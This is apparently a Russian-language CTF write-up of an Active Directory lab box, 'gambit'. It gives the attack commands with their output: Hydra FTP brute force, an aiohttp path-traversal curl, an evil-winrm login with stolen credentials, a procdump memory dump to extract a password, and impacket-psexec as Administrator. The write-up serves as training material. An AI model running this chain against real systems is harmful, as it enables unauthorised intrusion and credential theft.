

# gambit

## CG :: Шахматы

**Название:** Шахматы

**Категория:** Active Directory

**Сложность:** Сложная

**Очки:** 2000

**Описание:** В цейтнот попадает не тот, кто много думает, а тот, кто думает не о том.

**Теги:** ActiveDirectory

### Начинаем с разведки

```
exited3n@kali-vm:~/Desktop ✘ exited3n@kali-vm:~/Desktop ✘
Discovered open port 3268/tcp on 192.168.1.36
Discovered open port 636/tcp on 192.168.1.36
Completed Connect Scan at 22:40, 0.34s elapsed (1000 total ports)      RsaCtfTool      pass      lz.exe      pwncat-env      standoff_E...
Initiating Service scan at 22:40
Scanning 12 services on 192.168.1.36
Completed Service scan at 22:41, 11.05s elapsed (12 services on 1 host)
NSE: Script scanning 192.168.1.36.
Initiating NSE at 22:41
Completed NSE at 22:41, 0.05s elapsed
Initiating NSE at 22:41
Completed NSE at 22:41, 0.03s elapsed
Nmap scan report for 192.168.1.36
Host is up (0.0017s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-27 19:41:01Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: GAMBIT; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
→ ~/Desktop
```

Сканируем детальнее

Находим FTP сервер

Видим приветствие в котором есть логин

## ftp brute использую гидру

```
hydra -l FTP_user -P /usr/share/wordlists/rockyou.txt ftp://192.168.2.16:2121 -I
```

```
→ ~/Desktop hydra -l FTP_user -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.45:2121 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-27 22:08:50
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.1.45:2121/
[2121][ftp] host: 192.168.1.45 login: FTP_user password: master
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-27 22:09:48
→ ~/Desktop └─
```

ftp ftp://FTP\_user:master@192.168.2.16:11001

```
→ ~/Desktop ftp ftp://FTP_user:master@192.168.1.36:11001
Connected to 192.168.1.36.
220 Hello FTP_user, old friend. May the Force be with you.
331 Username ok, send password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Type set to: Binary.
ftp> ls
229 Entering extended passive mode (|||50982|).
125 Data connection already open. Transfer starting.
-rw-rw-rw- 1 owner group 1367 Apr 03 2023 caesar.py
-rw-rw-rw- 1 owner group 536406 Apr 05 2023 caesar_decoder.gif
 PetitPotam
-rw-rw-rw- 1 owner group 2124 Apr 06 2023 cipher_functions.py
-rw-rw-rw- 1 owner group 0 Mar 28 12:15 down.txt
-rw-rw-rw- 1 owner group 532 Mar 15 12:17 dsa.txt
-rw-rw-rw- 1 owner group 121135 Apr 23 2022 ex.jpg
-rw-rw-rw- 1 owner group 104 Mar 28 15:11 ftp backup.txt
-rw-rw-rw- 1 owner group 6049 Apr 05 2023 key.ico
-rw-rw-rw- 1 owner group 1461 Feb 15 06:51 nuitka.txt
-rw-rw-rw- 1 owner group 17849 Jul 14 2023 rands.py
-rw-rw-rw- 1 owner group 7754 Apr 20 2023 serpent.py
-rw-rw-rw- 1 owner group 493 Feb 02 2023 xor.py
226 Transfer complete.
ftp> get ftp_backup.txt
local: ftp_backup.txt remote: ftp_backup.txt
229 Entering extended passive mode (|||50984|).
125 Data connection already open. Transfer starting.
100% |*****  
226 Transfer complete.
104 bytes received in 00:00 (2.49 KiB/s)
ftp> █
```

Внутри подсказка на веб сервер и файл

Свежая CVE в aiohttp

```
curl --path-as-is "http://192.168.2.16:31337/static/.. / .. /backup/ftp-adm.py"
```

```
PowerShell x + ~ curl --path-as-is "http://192.168.1.36:31337/static/.../backup/ftp-adm.py" 18:32:10
import os

from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer

def main():
    authorizer = DummyAuthorizer()

    authorizer.add_user('egor.prudnikov', 'G@mbit_ps', '.', perm='elr')

    handler = FTPHandler
    handler.authorizer = authorizer

    handler.banner = "Hello FTP_user, old friend. May the Force be with you."
    address = ('0.0.0.0', 11000)
    server = FTPServer(address, handler)

    server.max_cons = 512
    server.max_cons_per_ip = 16

    server.serve_forever()

if __name__ == '__main__':
    main()
~ > | 18:32:11
```

## Подключаемся к WinRM

```
evil-winrm -i 192.168.2.16 -u egor.prudnikov -p 'G@mbit_ps'
```

```
evil-winrm -i 192.168.1.36 -u egor.prudnikov -p 'G@mbit_ps' x | sudo msfconsole x
→ ~/Desktop evil-winrm -i 192.168.1.36 -u egor.prudnikov -p 'G@mbit_ps'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\egor.prudnikov\Documents> whoami
codeby\egor.prudnikov
*Evil-WinRM* PS C:\Users\egor.prudnikov\Documents>
```

## На рабочем столе флаг и хинт

Скрипт с название basic-auth.ps1

```
*Evil-WinRM* PS C:\Users\egor.prudnikov\Desktop> ls

Directory: C:\Users\egor.prudnikov\Desktop

S.... resume2.doc

Mode                LastWriteTime          Length Name
--<----->-----<----->-----<----->
d----  3/29/2024  2:57 PM              Scripts
-ar--- 3/28/2024  6:14 PM             15 user.txt

*Evil-WinRM* PS C:\Users\egor.prudnikov\Desktop>
```

Командой ps смотрим список процессов

Есть с аналогичным названием

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
285	17	8336	21820		688	1	ApplicationFrameHost
449	31	50372	233304		3880	1	basic-auth
35	3	1504	2660		4112	1	cmd
105	10	5328	13736		2644	1	conhost
93	8	4976	1052		3248	0	conhost
93	8	4976	1044		3256	0	conhost
105	10	5252	13556		4524	1	conhost
304	13	1896	4688		424	0	csrss
284	17	2168	5076		508	1	csrss
351	31	15036	21396		2416	0	dfsrs
163	12	2156	7088		2516	0	dfssvc
10371	17403	367476	351924		2388	0	dns
441	40	49608	79628		1008	1	dwm
1656	74	31168	98616		3716	1	explorer
0	0	0	4		0	0	Idle
124	12	1848	5488		2408	0	ismserv
2007	397	61196	71124		664	0	lsass
630	40	30788	39760		2296	0	Microsoft.ActiveDirectory.WebServices
368	39	10456	22880		2244	1	mmc
260	12	3040	11016		4312	0	MpCmdRun
360	21	5308	24148		1204	1	MSASCui

Необходимо сдампить процесс

Утилита procdump, оф. с подписанным драйвером, АВ молчат


Необходимо сделать полный дамп - procdump64.exe -ma basic-auth.exe

Или найти путь - ps basic-auth | Select-Object Path

Скачать и зареверсить бинарник

Внутри креды, strings и grep достаточно

```
strings .\basic-auth.exe_240329_151023.dmp | grep -n 'pass'
```



```
Administrator: PowerShell
~\Downloads > strings .\basic-auth.exe_240329_151023.dmp | grep -n 'pass'
967:$enc_pass = 'R0BtYml0X29uZQ'
968:$password = [System.Convert]::FromBase64String([System.Text.Encoding]::ASCII.GetBytes($password))
969:$creds = "$($username):$($password)"
39632:BypassInternetCheck
39644:BypassInternetCheck
44421: To customize your own custom options, pass a hashtable to CompleteInput, e.g.
46170:Grants right to bypass the verification
46174: Description = "Grants right to bypass the verification">
68288:$enc_pass = 'R0BtYml0X29uZQ'
68289:$password = [System.Convert]::FromBase64String([System.Text.Encoding]::ASCII.GetBytes($password))
68290:$creds = "$($username):$($password)"
68302:$enc_pass = 'R0BtYml0X29uZQ'
```

```
impacket-psexec 'Administrator':'R0BtYml0X29uZQ'@192.168.2.16
```

```
type C:\Users\Administrator\Desktop\root-flag.txt
```

Подключаемся под админом и забираем флагок

До новых встреч!